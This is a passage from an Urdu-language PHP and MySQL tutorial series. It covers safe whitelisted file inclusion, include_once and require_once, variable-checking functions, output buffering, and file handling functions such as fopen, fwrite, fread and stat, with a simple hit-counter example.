اس طریقے سے وہ اپنے کسی غلط سکرپٹ کو آپ کے پیج میں شامل کر دیتا ہے جسکے ذریعے وہ آپکی سائٹ میں بہت سی تبدیلیاں کر سکتا ہے۔ اسلئے کبھی بھی اس طریقے سے فائلیں include نہ کریں اور اس قسم کی hacking روکنے کیلئے allow_url_fopen کو ہمیشہ off رکھیں۔ اگر آپ نے پھر بھی یہی طریقہ استعمال کرنا ہے تو پھر اسطرح استعمال کریں۔

```
<?php
    $index = intval($_GET['index']);
   $pages = array(1 => "main.html", 2 => "news.html");
   if(($index < 1) or ($index > 2))
        $index = 1;
?>
<html>
  <head>
    <title>My site</title.>
  </head>
  <body>
    <B>Welcome to my site</b><br />
    <?php include $pages[$index]; ?>
</body></html>
```

اب اگر main.html کو include کرنا ہو تو کیوری سٹرنگ اس طرح ہوگا۔ view.php?index=1 اور news.html کیلئے view.php?index=2 لکھیں گے۔

include_once()اور require_once()

جب ہم کسی ڈاکومنٹ میں اپنے لائبریری فائلوں کو include کرتے ہیں تو اکثر اوقات کسی پیج پر ایک فائل دو یا زیادہ دفعہ include ہو جاتا ہے۔ یہ عموماً بڑے پروجیکٹس میں ہوتا ہے جہاں ہمارے پاس بہت ساری لائبریری فائلز ہوتی ہیں، اور اکثر کسی فائل کو ہم زیادہ فائلوں میں include کر دیتے ہیں اور جب ان فائلوں ہم مین پیج میں include کرتے ہیں تو وہ فائل ایک پیج پر زیادہ دفعہ شامل ہو جاتا ہے اور اسمیں استعمال ہوئے فنکشنز اور کلاسز زیادہ دفعہ declare ہو جاتے ہیں جس سے PHP انجن ناراضگی کا اظہار کرے گا۔ اس مسئلے پر قابو پانے کیلئے ہمارے پاس include_once() یا require_once() کے فنکشنز موجود ہیں جو بالکل include() یا require() کی طرح کام کرتے ہیں مگر جیسے انکے ناموں سے ظاہر ہے کہ یہ کسی فائل کو صرف ایک ہی دفعہ include کرتے ہیں بیشک ایک فائل ایک سے زیادہ دفعہ include ہوا ہو۔

ویریبل ہینڈلنگ فنکشنز

آپ سب لوگ اس بات سے بخوبی واقف ہیں کہ ویریبل کسے کہتے ہیں۔ آپ نے ویریبلز سے متعلق بہت سارے فنکشنز دیکھے جن میں isset() gettype(), settype(), intval(), doubleval(), empty(), strval() وغیرہ شامل ہیں۔ اب ہم اس ٹاپک کو مزید آگے بڑھاتے ہیں اور اس سلسلے میں مزید فنکشنز دیکھتے ہیں جو ہم کسی ویریبل کے ساتھ استعمال کرتے ہیں۔ ان مثالوں میں ہم نے <?php ?> استعمال نہیں کیے جو کہ آپ نے کرنے ہیں۔

floatval()

کسی ویریبل کی float ویلیو ریٹرن کرتا ہے مثلاً

```
$var = '122.34343The';
$float_value_of_var = floatval($var);
echo $float_value_of_var;
output: 122.34343
```

empty()

اسکی مثالیں آپ دیکھ چکے ہیں۔ کسی ویریبل کو چیک کرتا ہے کہ وہ خالی ہے کہ نہیں۔ اگر ویریبل میں کوئی ویلیو موجود نہ ہو تو true ورنہ false ریٹرن کرتا ہے۔ مندرجہ ذیل صورتوں میں یہ کسی ویریبل کو خالی تصور کریگا۔

1: کسی ویریبل کی ویلیو 0 ہو 2: کسی ویریبل میں خالی سٹرنگ ہو ("") 3: کسی ویریبل کی ویلیو false ہو

4: کسی ویریبل کی ویلیو null ہو 5: ایک خالی ایرے (empty array) 6: ویریبل کی ویلیو "0" سٹرنگ ہو۔

مثال:

```
$var = 0;
// Evaluates to true because $var is empty
if (empty($var)) {
    echo '$var is either 0, empty, or not set at all';
}
output: $var is either 0, empty, or not set at all
```

is_bool()

کسی ویریبل کو چیک کرنے کیلئے کہ اسکی ڈیٹا ٹائپ boolean ہے کہ نہیں۔ اگر boolean ہو تو true ورنہ false ریٹرن کرتا ہے۔ مثلاً

```
$a = false;
$b = 0;
// Since $a is a boolean, this is true
if (is_bool($a)) {
    echo "Yes, this is a boolean";
}
// Since $b is not a boolean, this is not true
if (is_bool($b)) {
    echo "Yes, this is a boolean";
}
```

is_int()

کسی ویریبل کو چیک کرتا ہے کہ آیا وہ ایک integer ہے کہ نہیں۔ اگر کسی ویریبل کی ویلیو integer ہو تو true ورنہ false ریٹرن کرتا ہے۔ مثلاً

```
$a = 5;
if(is_int($a)) {
print '$a is integer';
}
output: $a is integer
```

is_string()

کسی ویریبل میں موجود ویلیو کو چیک کرتا ہے کہ وہ ایک سٹرنگ ہے کہ نہیں۔ اگر ویریبل سٹرنگ ہو تو true ورنہ false ریٹرن کرتا ہے۔ مثلاً

```
$a = "hello world";
if(is_string($a)) {
print '$a is string';
}
output: $a is string
```

PHP MySQL and Web Development
IT Dunya

is_float()

کسی ویریبل کو چیک کرتا کہ وہ float ہے کہ نہیں۔ اگر float ہو تو true ورنہ false ریٹرن کرتا ہے۔ مثلاً

```
$a = 55.2235;
if(is_float($a)) {
print '$a is float';
}
output: $a is float
```

is_double()

بالکل is_float() کی طرح کام کرتا ہے۔

unset()

کسی ویریبل کو ختم کرتا ہے۔ مثلاً

```
$b = 6;
unset($b);
```

آؤٹ پٹ بفرنگ (Output Buffering)

آپ کو معلوم ہے کہ جب ہم کوئی آؤٹ پٹ براؤزر کو پرنٹ کرنے کیلیے بھیجتے ہیں تو اسکے لئے ہم echo, print استعمال کرتے ہیں اور اگر ان فنکشنز میں ہم کوئی HTML وغیرہ بھیجتے ہیں تو براؤزر اسکو بھی رینڈر کرتا ہے جسکی بہت ساری مثالیں آپ دیکھ چکے ہیں۔ آپ کو یہ بھی معلوم ہے کہ کسی پیج میں پی ایچ پی ٹیگز کے باہر جو بھی ہوتا ہے اسکو directly براؤزر کو بھیجا جاتا ہے جو contents بھیجنے کا ایک تیز ترین طریقہ ہے۔ اکثر dynamic صفحوں پر بہت سارے آؤٹ پٹ فنکشنز جیسے کہ print یا echo اور ویریبلز استعمال ہوئے ہوتے ہیں جسکی وجہ سے وہ heavy آؤٹ پٹ جنریٹ کرتے ہیں جس سے اس پیج کے کارکردگی متاثر ہوتی ہے یعنی سکرپٹ execution سست پڑ جاتا ہے اور یوزر کو مسائل کرنا پڑتا ہے۔ output buffering کی مدد سے ہم I/O ان پٹ آؤٹ پٹ کے مسائل پر قابو پا سکتے ہیں اور انکی کارکردگی کو بہتر بنا سکتے ہیں۔ آؤٹ پٹ بفرنگ کا آئیڈیا یہ ہے کہ ہم پہلے تمام contents جو کہ آؤٹ پٹ کیلیے بھیجنے ہوں، کو سنڈ کرنے سے پہلے ایک میموری بفر میں سٹور کر دیتے ہیں جسکے فوائد مندرجہ ذیل ہیں:

☆ I/O کی کارکردگی بہتر ہو جاتی ہے۔

☆ contents براؤزر کو بھیجنے سے پہلے ہم انکا تجزیہ یا انکو parsed کر سکتے ہیں۔

☆ I/O کا عمل تسلسل سے اور تیز ہوتا ہے۔

اسکی ایک خامی یہ ہے کہ کلائنٹ کو اس وقت تک انتظار کرنا پڑتا ہے جب تک سکرپٹ مکمل طور پر execute نہیں ہوتا (جو کہ ہمارے پیج پر منحصر ہوتا ہے کہ اسمیں کتنا اور کس قسم کا سکرپٹ استعمال ہوا ہے)، اور اسکو براؤزر پر کچھ نظر نہیں آتا، جس سے وہ یہ سمجھ لیتا ہے کہ شاید ویب سائٹ میں کوئی مسئلہ ہے اور وہ دلبرداشتہ ہو کر اپنا براؤزر بند کر دیتا ہے یا کسی اور سائٹ پر چلا جاتا ہے۔

آؤٹ پٹ بفرنگ کے حوالے سے PHP ہمیں بہت سارے فنکشنز مہیا کرتی ہے جن میں چند اہم فنکشنز مندرجہ ذیل ہیں۔

☆ ob_start() ☆ ob_end_flush()

☆ ob_end_clean() ☆ ob_get_contents()

جب ہم ob_start() فنکشنز کو کال کرتے ہیں اور اسکے بعد ہم کوئی بھی آؤٹ پٹ براؤزر کو بھیجتے ہیں، وہ ایک buffer میں سٹور کیا جاتا ہے۔ جو کہ اس پیج کے تمام contents پر مشتمل ہوتا ہے۔ اور یہ content اس وقت تک سرور کے حوالے نہیں کیا جاتا جب تک ہم ob_end_flush کے فنکشن کو کال نہیں کرتے یا سکرپٹ آخر تک execute نہیں ہوتا۔ جیسے کہ میں نے پہلے بتایا کہ اسکے بہت سارے فوائد ہیں جن میں سے ایک header کے مسئلے پر قابو پانا بھی ہے۔ آپ نے پہلے پڑھا تھا کہ اگر ہم header سے متعلق کوئی فنکشن استعمال کرتے ہیں جیسے کہ cookies, sessions اور header() فنکشن، اور ان سے پہلے ہم کوئی آؤٹ پٹ سنڈ کرتے ہیں تو PHP ہمیں ایک warning دیتی ہے جو کہ آپ سبق نمبر 13 میں پڑھ چکے ہیں۔ چونکہ تمام headers ایک وقت میں بھیجے جاتے ہیں اور ہم اس بات کے پابند ہو جاتے ہیں کہ اپنے header سے متعلق فنکشنز کسی دوسرے content سے پہلے کال کریں جو کہ بعض اوقات ہمارے سکرپٹ ڈیزائن کے خلاف ہوتا ہے اور ہم من مانی نہیں کر سکتے۔ لیکن اگر ہم output buffering کا استعمال کریں تو اس مسئلے پر قابو پا سکتے ہیں اور سکرپٹ میں جہاں چاہیں header سے متعلق فنکشنز کال کر سکتے ہیں کیونکہ جیسے آپ کو بتایا کہ آؤٹ پٹ بفرنگ اس وقت تک کوئی content نہیں بھیجتا جب تک تمام سکرپٹ execute نہ ہو جائے۔

ایک اور فائدہ بھی آپکو بتا تا جاؤں، جیسے کہ میں نے بتایا کہ آؤٹ پٹ سنڈ کرنے سے پہلے اسے ایک بفر میں سٹور کیا جاتا ہے اور پھر اس بفر کے contents کو ہم تبدیل یا ختم بھی کر سکتے ہیں۔ میں آپ کو ایک مثال دیتا ہوں، آپ ایک HTML ٹیبل loop سے جنریٹ کر رہے ہیں، سب سے پہلے آپ ٹیبل کا ٹیگ اوپن کرتے ہیں، پھر آپ لوپ کے اندر اسمیں روز اور کالمز بناتے ہیں۔ اور لوپ کے باہر آپ ٹیبل کے ٹیگ کو بند کرتے ہیں، اب اگر loop کے اندر کوڈ ٹھیک ٹھیک چلا تو ٹیبل بن جائے گا اور کوئی مسئلہ نہیں ہوگا، لیکن اگر لوپ کے اندر کوئی error آ گیا تو پروگرام وہی پر ختم ہو جائے گا اور ٹیبل کا ٹیگ بند نہیں ہوگا جو کہ بہت سے براؤزر پر مسئلہ پیدا کرے گا۔ اسکا حل یہ ہے کہ پہلے ہم output buffering کو on کرتے ہیں اسکے بعد table جنریٹ کرتے ہیں اور اگر سب ٹھیک ہو تو ہم بفر کو flush کر دیتے ہیں یعنی آؤٹ پٹ سنڈ کر دیتے ہیں، اگر کوئی مسئلہ آتا ہے تو ob_end_clean فنکشن کی مدد سے ہم بفر میں موجود تمام ڈیٹا کو clean کر دیتے ہیں۔ اسکے علاوہ بھی بہت سارے فوائد ہے جیسے کہ ob_get_contents کی مدد سے ہم بفر میں موجود ڈیٹا کو حاصل کر کے کسی HTML یا دوسرے فارمیٹ میں محفوظ بھی کر سکتے ہیں۔

اب ہم ان سے متعلق کچھ مثالیں دیکھتے ہیں۔اس کوڈ کو htdocs میں buffer.php کے نام سے محفوظ کریں۔

```
<?php
ob_start();
print "output buffering is on <br>";
setcookie("mycookie","somevalue");
print "<b>this is another output</b>";
session_start();
$_SESSION['test'] = "testing";
print $_COOKIE['mycookie'] . "<br>";
print $_SESSION['test'];
ob_end_flush();
?>
```

سب سے پہلے میں نے ob_strat() کے فنکشن کو کال کیا ہے جس سے output buffering سٹارٹ ہو جائے گا۔جیسے کہ کوکی اور session کی مثالوں میں آپ نے دیکھا تھا کہ اگر اس سے پہلے ہم کوئی آؤٹ پٹ سنڈ کرتے تھے تو PHP ایک وارننگ دیتا تھا۔لیکن اس کوڈ کو چلانے کے بعد آپ دیکھیں گے کوئی error نہیں آئے گا کیونکہ یہاں پر ہم ڈیٹا کو direct سنڈ نہیں کرتے بلکہ پہلے اسکو ایک بفر میں سٹور کرتے ہیں جس سے کوئی header نہیں بھیجا جائے گا جب تک کوڈ آخر تک execute نہ ہو جائے۔اور آخر میں ob_end_flush تمام ڈیٹا کو سرور کے حوالے کردیتا ہے۔آپ دیکھ رہے ہیں کہ ہم سکرپٹ میں اپنی مرضی سے headers سے متعلق فنکشنز استعمال کر رہے ہیں۔

ob_end_clean()

یہ فنکشن سکرپٹ execution روک لیتا ہے، بفر سے تمام ڈیٹا صاف کر دیتا ہے جس سے کچھ بھی براوزر کو سنڈ نہیں ہوتا۔

ob_ get_contents()

جیسے کہ پہلے بتایا کہ یہ فنکشن کسی بفر کے contents کو حاصل کرنے کیلئے ہوتا ہے۔مثلاً

```
<?php
ob_start();
echo "IDT is the best place for IT Education";
$con = ob_get_contents();
ob_end_clean();
echo $con;
?>
```

آؤٹ پٹ بفرنگ سٹارٹ کرنے کے بعد ہم ایک جملہ آؤٹ پٹ کے طور پر سنڈ کر رہے ہیں جو کہ بفر میں سٹور ہوگا۔$con ویریبل میں ہم ob_get_contents() کی مدد سے بفر کا ڈیٹا حاصل کر رہے ہیں۔اسکے بعد ob_end_clean() کو کال کیا جو کہ بفر کو خالی کر دے گا۔اور آخر میں $con کی ویلیو کو پرنٹ کر رہے ہیں۔اگر ہم بفر کو خالی نہیں کرتے تو یہ جملہ دو دفعہ پرنٹ ہوگا۔کیسے۔۔۔؟ بہت آسان ہے۔۔۔سوچ کر بتائیں۔اب تو آپ ماشاءاللہ ماہر ہو گئے ہیں۔۔۔میں آپ کے جواب کا منتظر ہوں۔اگلی کلاس تک اجازت چاہتا ہوں۔اللہ حافظ

شکیل محمد خان
shakeel599@gmail.com

پی ایچ پی مائی سیکول اور ویب ڈویلپمنٹ کی پندرویں کلاس میں خوش آمدید

اسلام علیکم دوستوں۔امید کرتا ہوں کہ آپ لوگ خیریت سے ہونگے اور خوب پریکٹس کر رہے ہونگے

فائلز اور ڈائریکٹریز

کیا آپ یہ پسند کریں گے کہ آپ ایک ویب سائٹ پر وزٹ کریں اور اسکا کوئی پیج آپکے ہارڈسک کو کنٹرول کریں یعنی آپکے ہارڈسک سے کوئی فائل ختم کریں یا نئی فائل بنائے؟ تو آپ کا جواب یقیناً نہیں ہوگا اور اسلئے JavaScript کے بنانے والوں نے اسمیں یہ قابلیت نہیں رکھی کہ وہ کلائنٹ کے فائل سسٹم کو access کر سکے۔PHP میں بھی اس قسم کی کوئی قابلیت نہیں ہے کہ وہ یوزر کے کمپیوٹر سے کوئی فائل ختم کر سکے یا نئی فائل بنا سکے (ماسوائے کوکی فائل کے) لیکن یہ سرور کے ہارڈسک پر کوئی فائل یا فولڈر بنا بھی سکتی ہے اور ختم بھی کر سکتی ہے۔اور ہمیں سرور پر فائلوں سے ساتھ کام کرنے کیلئے بہترین فنکشنز فراہم کرتی ہے۔آج کا سبق اسی موضوع پر ہے کہ فائل اور فولڈر کے ساتھ کیسے کام کریں گے۔

جیسے کہ آپکو معلوم ہے کہ فائلیں ہمارے کمپیوٹر کی ہارڈسک میں مختلف فولڈروں میں محفوظ ہوتی ہیں اور چونکہ کمپیوٹر کے بند ہونے کے بعد بھی ان میں اپنا ڈیٹا موجود ہوتا ہے اسلئے انکو مستقل سٹوریج بھی کہتے ہیں۔فائل اور فولڈر دونوں، فائل ہی ہوتے ہیں لیکن فولڈر ایک خاص قسم کی فائل ہے جسمیں ہم کوئی ڈیٹا محفوظ نہیں کرتے بلکہ یہ فائلوں اور فولڈروں پر مشتمل ہوتے ہیں۔فائل کسی بھی قسم کے ڈیٹا پر مشتمل ہوسکتا ہے اور ساتھ ساتھ اپنے بارے میں کچھ معلومات بھی محفوظ رکھتے ہیں جیسے کہ فائل بنانے والے کی معلومات، اور کب یہ بنا ہے، اسکا سائز وغیرہ وغیرہ۔

فائلوں کے ساتھ کام کرنا

فائلوں کے ساتھ کام کرنے کیلئے PHP دو قسم کے فنکشنز مہیا کرتی ہے جن میں کچھ فائل ہینڈل (file handle) استعمال کرتے ہیں جب کچھ سٹرنگ کے طور پر فائل کا نام استعمال کرتے ہیں۔فائل ہینڈل ایک integer نمبر ہوتا ہے اور کسی فائل کو شناخت کرنے کیلئے استعمال ہوتا ہے۔اس فائل ہینڈل کو ہم PHP کے ایک ویریبل میں سٹور کرتے ہیں جیسے کہ $fp اور اس ویریبل کی ویلیو فائل کے کنکشن پر مشتمل ہوتی ہے جس کے ذریعے ہم ایک فائل کو شناخت کر سکتے ہیں۔مثلاً

```
$fp=fopen("myfile.txt", "w+");
fwrite($fp, 'Hello world!');
```

اس مثال میں $fp ایک ویریبل ہے جو اس فائل کے ہینڈل کو سٹور کر رہا ہے۔دوسری لائن میں جب ہم اوپر والی فائل میں کچھ ڈیٹا write کرتے ہیں تو اس فائل ہینڈل کو استعمال کر رہے ہیں۔دوسری طرف اگر ہم file() کا فنکشن استعمال کرتے ہیں تو اسمیں ایک سٹرنگ ویلیو دیتے ہیں جو کہ فائل کے path پر مشتمل ہوتی ہے جیسے کہ:

```
$lines = file('./data.txt');
```

اس پر تھوڑی دیر بعد بحث کریں گے۔

فائلوں کو کھولنا اور بند کرنا

فائلوں کے ساتھ کام میں تین steps شامل ہوتے ہیں۔

☆ کسی فائل کو کھولتے ہیں اور اسکا فائل ہینڈل بناتے ہیں۔

☆ فائل ہینڈل کو استعمال کرتے ہوئے اس فائل میں کچھ read, write کرتے ہیں۔

☆ فائل ہینڈل کو استعمال کرتے ہوئے فائل کو بند کرتے ہیں۔

fopen() فنکشن

یہ فنکشن کسی فائل کو کھولنے کیلئے استعمال ہوتا ہے اور فائل ہنڈل ریٹرن کرتا ہے۔ یہ تین arguments لیتا ہے جن میں ہم عموماً پہلے دو arguments دیتے ہیں۔ مثلاً

```
$fp = fopen("filename.txt","w");
$fp = fopen("filename.txt","r");
$fp = fopen("filename.txt","a");
```

پہلے ہم نے ایک ویریبل بنایا $fp کے نام سے جو اس فائل ہنڈل کو سٹور کریگا۔ فنکشن میں پہلا argument اس فائل کا پاتھ ہے جس کے ساتھ کام کرنا ہے جبکہ دوسرا argument اس موڈ کو لے گا جس مقصد کیلئے ہم فائل کو open کر رہے ہیں یعنی reading کیلئے (r)، writing کیلئے (w) اور append کرنے کیلئے (a) موڈز استعمال ہوتے ہیں۔ جیسے کہ اوپر والی مثال میں w سے مراد ہے کہ ہم اسکو writing کیلئے کھول رہے ہیں۔ اگر فائل کسی وجہ سے open نہیں ہوتی تو یہ فنکشن false ریٹرن کرتا ہے۔ اسلئے جب ہم کسی فائل کو open کرتے ہیں تو پہلے چیک کرتے ہیں کہ آیا وہ فائل ٹھیک طرح سے open ہوگئی ہے اور اسکا فائل ہینڈل بن گیا ہے کہ نہیں، جسکے لئے ہم اسطرح لکھتے ہیں:

```
if ( $fp = fopen( "test.txt", "w" ) ) {
  // do something with $fp
}
```

یا اگر ہم کسی ایسی فائل کے ساتھ کام کررہے ہیں جس کے بنیاد پر ہمارا باقی کوڈ چلے گا اور اگر وہ فائل open نہیں ہوتی تو ہم باقی کا کوڈ چلانا نہیں چاہتے تو اسکے لئے یہ طریقے استعمال کرسکتے ہیں:

```
1:    $fp = fopen("./data.txt", "r");
      if(!$fp) die ("Cannot open the file");

2:    if(!($fp = fopen("./data.txt", "r"))) die ("Cannot open the file");
```

جیسے کہ پہلے بتایا کہ fopen کے فنکشن کا دوسرا argument اس موڈ کو لیتا ہے جس مقصد کیلئے ہم نے فائل کو open کرنا ہو اور اسمیں آپ نے تین موڈز دیکھ لئے اسکے ساتھ ساتھ کچھ اور موڈز بھی ہیں جو کہ مندرجہ ذیل ہیں۔

تفصیل	ویلیو
فائل کو صرف `reading` کیلئے کھولنا۔ فائل کے انٹرنل پوائنٹر کو فائل کے شروع میں لا دیا جاتا ہے۔	r
فائل کو `reading` اور `writing` کیلئے کھولنا۔ فائل کے انٹرنل پوائنٹر کو فائل کے شروع میں لا دیا جاتا ہے۔	r+
فائل کو صرف `writing` کیلئے کھولنا۔ فائل کے اندر موجود ڈیٹا ختم کرتا ہے۔ اگر فائل پہلے سے موجود نہ ہو تو `PHP` اسکو بنانے کی کوشش کرتی ہے۔	w
فائل کو `reading` اور `writing` کیلئے کھولنا۔ فائل کے اندر موجود ڈیٹا ختم کرتا ہے۔ اگر فائل پہلے سے موجود نہ ہو تو `PHP` اسکو بنانے کی کوشش کرتی ہے۔	w+
فائل کو `appending` کیلئے کھولنا۔ انٹرنل پوائنٹر کو فائل کے آخر میں لایا جاتا ہے اور ڈیٹا فائل کے آخر میں لکھا جاتا ہے۔ اگر فائل پہلے سے موجود نہ ہو تو `PHP` اسکو بنانے کی کوشش کرتی ہے۔	a
فائل کو `reading` اور `appending` کیلئے کھولنا۔ انٹرنل پوائنٹر کو فائل کے آخر میں لایا جاتا ہے اور ڈیٹا فائل کے آخر میں لکھا جاتا ہے۔ اگر فائل پہلے سے موجود نہ ہو تو `PHP` اسکو بنانے کی کوشش کرتی ہے۔	a+

☆ انٹرنل پوائنٹر سے مراد فائل میں وہ پوزیشن جہاں سے اگلا عمل ہوگا۔

fclose() فنکشن

جب ہم کسی فائل میں اپنا کام مکمل کرتے ہیں تو آخر میں بند کر دیتے ہیں۔ جسکے ہم fclose() کا فنکشن استعمال کرتے ہیں۔ اس فنکشن میں ہم فائل ہینڈل فراہم کرتے ہیں جیسے کہ:

```
fclose($fp);
```

اب تک جو کچھ ہم نے پڑھا اس پر ایک مثال دیکھتے ہیں۔ `htdocs` میں `files` کے نام سے ایک فولڈر بنائیں اور یہ کوڈ اسمیں `fp.php` کے نام سے محفوظ کریں۔

```
<?php
	$fp = fopen("test.txt","w+");
	if(!$fp) die("Cannot open file");
	fclose($fp);
?>
```

اس کوڈ کو چلانے کے بعد آپ دیکھیں گے کہ files کے فولڈر میں ایک test.txt کے نام سے ایک فائل بن جائے گی۔ اب ہم اس فائل میں کچھ ڈیٹا write،read کریں گے۔

fwrite() فنکشن

اس فنکشن کی مدد سے ہم کسی فائل میں ڈیٹا write کرتے ہیں۔ یہ فنکشن دو arguments لیتا ہے۔ پہلا argument فائل ہینڈل جبکہ دوسرا اس ڈیٹا کو جسکو ہم write کرنا چاہتے ہوں۔ مثلاً

```
<?php
	$fp = fopen("test.txt","w");
	if(!$fp) die("Cannot open file");
	fwrite($fp, "We love ITD");
	fclose($fp);
?>
```

یہ فنکشن test.txt کے شروع میں We love ITD کو لکھ دے گا۔ چونکہ ہم نے فائل کو صرف writing کیلئے کھولا ہے اسلئے اس فائل میں پہلے سے موجود ڈیٹا کو ختم کر دیا جاتا ہے اور اگر فائل پہلے سے موجود نہ ہو تو PHP اسکو بنا دیتی ہے۔ fwrite فنکشن کو ہم length کا تیسرا argument بھی پاس کر سکتے ہیں جو کہ صرف اتنے bytes کو write کریگا جتنے ہم length میں بتائیں مثلاً نیچے والی مثال میں test.txt میں ABCDEF تک ڈیٹا write ہوگا یعنی صرف 6 بائٹس write ہونگے۔

```
<?php
	$fp = fopen("test.txt","w");
	if(!$fp) die("Cannot open file");
	fwrite($fp, "ABCDEFGH",6);
	fclose($fp);
?>
```

fread() فنکشن

یہ فنکشن کسی فائل سے ڈیٹا read کرنے کیلئے استعمال ہوتا ہے۔ یہ دو arguments لیتا ہے، پہلا argument فائل ہینڈل کو جبکہ دوسرا read کرنے والے بائٹس کی length کو لیتا ہے۔ مثلاً

```
<?php
	$fp = fopen("test.txt","r");
	if(!$fp) die("Cannot open file");
	$data = fread($fp, 6);
	fclose($fp);
	echo $data;
?>
```

اس مثال میں fread کا فنکشن test.txt سے 6 بائٹس کا ڈیٹا حاصل کریگا جو ہم $data ویریبل میں سٹور کر رہے ہیں۔اب ہم ایک بالکل سادہ سا Hit Counter بنائیں گے جو کہ آپ نے بہت سارے ویب سائٹس پر دیکھیں ہونگے۔جس سے ہمیں پتہ چلتا ہے کہ ہماری ویب سائٹ پر کتنے وزٹ ہوتے ہیں۔htdocs کے فولڈر میں counter کے نام سے ایک فولڈر بنائیں اور یہ کوڈ اسمیں counter.php کے نام سے محفوظ کریں۔اسکے بعد notepad کھولیں اور ایک خالی فائل کو counter کے فولڈر میں count.dat کے نام سے محفوظ کریں۔

counter.php

```
<?php
	//hit_counter01, php
	$counter_file = "./count.dat";
	if(!($fp = fopen($counter_file, "r"))){
		die ("Cannot open $counter_file.");
	}
	$counter = (int) fread($fp, 20);
	fclose($fp);
	$counter++;
	echo "You're visitor No. $counter.";
	$fp = fopen ($counter_file, "w");
	fwrite ($fp, $counter);
	fclose($fp);
?>
```

پروگرام بالکل سادہ ہے۔پہلے ہم count.dat کو reading کیلئے کھول رہے ہیں،اسکے بعد اس فائل سے 20 بائٹس کا ڈیٹا $counter ویریبل میں حاصل کرنے کے بعد اسکو increment کر رہے ہیں اور پھر اسکی ویلیو دوبارہ count.dat میں write کر رہے ہیں۔اسطرح جب بھی ہمارا پیج ریفریش ہوگا،counter میں ایک کا اضافہ ہوگا۔

فائل کے بارے میں معلومات حاصل کرنا

جیسے کہ پہلے میں نے بتایا کہ ہر ایک فائل اپنے بارے میں کچھ معلومات بھی محفوظ رکھتی ہے جیسے کہ فائل کب بنی ہے،کس نے بنائی ہے،سائز وغیرہ وغیرہ جس کیلئے PHP ہمیں کچھ فنکشنز فراہم کرتی ہے جن میں سے چند ایک مندرجہ ذیل ہیں۔

stat() فنکشن

یہ فنکشن کسی فائل کے بارے میں معلومات فراہم کرتا ہے۔سب سے پہلے اسکو ہم ایک فائل کا پاتھ فراہم کرتے ہیں اور یہ ایک ایسوسی ایٹیو ایرے ریٹرن کرتا ہے جسمیں اس فائل کے بارے میں معلومات ہوتی ہیں۔لیکن یہ ضروری نہیں ہے کہ یہ فنکشن ہر ایک اپریٹنگ سسٹم پر تمام معلومات فراہم کرے۔مثلاً اگر آپ ونڈوز 98 پر PWS استعمال کر رہے ہیں تو یہاں آپکو کچھ معلومات دستیاب نہیں ہونگی۔یہ جو ایرے ریٹرن کرتا ہے اسمیں کچھ اس قسم کی معلومات ہونگی۔

معلومات	ایسوسی ایٹیو نام	انڈیکس نمبر
Device number	Dev	0
Inode number	Ino	1
Inode protection mode	Mode	2
Number of links	nlink	3
Userid of owner	uid	4
Group id of owner	gid	5
Device type, if inode device	rdiv	6
Size in bytes	size	7
Time of last access	atime	8
Time of last modification	mtime	9
Time of last change	etime	10
Blocksize of file system 10	blksize	11
Number of blocks allocated	blocks	12

اس مثال میں ہم stat() کا فنکشن استعمال کرتے ہوئے ایک فائل کی تمام معلومات حاصل کرتے ہیں۔ اس کوڈ کو counter کے فولڈر میں stat.php کے نام سے محفوظ کریں۔

```
<?php
        $ar = stat("count.dat");
        print "File size in bytes=" . $ar[7] . "</br>";
        print "All information:</br>";
        print "<pre>";
        print_r($ar);
        print "</pre>";

?>
```

ہم نے stat فنکشن کو ایک فائل کا پاتھ دیا ہے اور یہ جو معلومات ریٹرن کرے گا اسکو ہم $ar ایرے میں سٹور کر رہے ہیں۔ چونکہ فائل سائز کی معلومات انڈیکس نمبر 7 ہوتی ہے اسلئے پہلے ہم نے اسکو ایک لائن پر پرنٹ کیا اور نیچے ہم تمام ایرے کو پرنٹ کر رہے ہیں۔

file_exists() فنکشن

اس فنکشن کی مدد سے ہم یہ معلوم کر سکتے ہیں کہ کوئی فائل ایک خاص جگہ پر موجود ہے کہ نہیں۔ اس فنکشن کو ہم فائل کا پاتھ فراہم کرتے ہیں۔ اگر فائل موجود ہو تو true ورنہ false ریٹرن کرتا ہے۔ مثلاً

```
<?php
if(!file_exists("count.dat")) {
      die("count.dat does not exists");
}else{
      print "The file exists!";
}
?>
```

filesize() فنکشن

جیسے کہ اس کے نام سے ظاہر ہے کہ یہ کسی فائل کا سائز بتاتا ہے۔ اسکو ہم فائل کا پاتھ فراہم کرتے ہیں۔ اگر کوئی مسئلہ آتا ہے تو یہ فنکشن false ریٹرن کرتا ہے ورنہ فائل سائز کو bytes میں ریٹرن کرتا ہے۔ مثلاً

```
print "The size of text.txt is. ";
print filesize( "text.txt" );
```

ڈیٹ ٹائم سے متعلق فنکشن

اگر ہمیں یہ معلوم کرنا ہو کہ کوئی فائل کس تاریخ پر بنی ہے یا اسمیں تبدیلی ہوئی ہے تو اسکے PHP مندرجہ ذیل فنکشنز فراہم کرتی ہے۔

filectime()

filemtime()

یہ فنکشنز کسی فائل کی آخری دفعہ تبدیلی کا ٹائم یونیکس ٹائم سٹیمپ میں ریٹرن کرتا ہے۔ تبدیلی میں اس فائل کا بننا یا اسمیں کوئی ڈیٹا write ہونا، اسکے contents تبدیل ہونا یا اسکے پرمیشنز تبدیل ہونا شامل ہیں۔ مثلاً

```
$ctime = filectime( "count.dat" );
print "count.dat was last changed on ";
print date("D d M Y g:i A", $ctime);
output: Fri 22 Jan 2009 4:26 PM
```

```
$mtime = filemtime( "count.dat" );
print "count.dat was last modified on ";
print date("D d M Y g:i A", $mtime);
output: Fri 22 Jan 2009 4:30 PM
```

PHP MySQL and Web Development IT Dunya

فائل میں کریکٹر read,write کرنا

اگر ہم کسی فائل سے سنگل کریکٹر لے کر اسکا تجزیہ کرنا چاہیں تو اسکے PHP مندرجہ ذیل فنکشنز فراہم کرتی ہے۔

fgetc() فنکشن

یہ فنکشن کسی فائل سے ایک ایک کریکٹر read کرنے کیلئے استعمال ہوتا ہے۔ یہ فائل کا ہینڈل arugument کی طور پر لیتا ہے اور پھر بتائے پوزیشن سے ایک کریکٹر ریٹرن کرتا ہے۔ فائل کے آخر پر پہنچنے کے بعد false ریٹرن کرتا ہے۔ یہ کسی فائل کو آخر تک read کرنے کیلئے بھی استعمال ہوتا ہے۔ مثلاً

```
$one_char = fgetc($fp)
```

اگر کسی فائل کو آخر تک read کرنا ہوتو اسکو ہم لوپ میں استعمال کرتے ہیں مثلاً

```
$counter_file = "./count.dat";
if(!($fp = fopen($counter_file, "r")))
die ("Cannot open $counter_file.");

do {
   $one_char = fgetc($fp);
   $counter .= $one_char;
} while($one_char);
$counter = (int) $counter;
